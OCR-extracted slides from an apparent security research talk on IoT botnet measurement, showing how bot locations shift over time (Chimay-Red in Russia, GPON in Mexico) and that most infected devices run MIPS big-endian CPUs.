


Chimay-Red

Russia expanded
500 → 6,000 hourly

The geographic makeup of IoT botnets can change rapidly

Where are bots located?



Chimay-Red


Russia expanded
500 → 6,000 hourly

GPON


Mostly affected
Mexico

The geographic makeup of IoT botnets can change rapidly

What CPU architectures are most infected?



What CPU architectures are most infected?




Devices overwhelmingly run MIPS

74.2% of bot devices are MIPS big-endian (mipseb)

How does CPU architecture vary by country?

How does CPU architecture vary by country?


After the introduction of the GPON vulnerability



IoT botnets are highly heterogeneous across the world

How does CPU architecture vary by country?

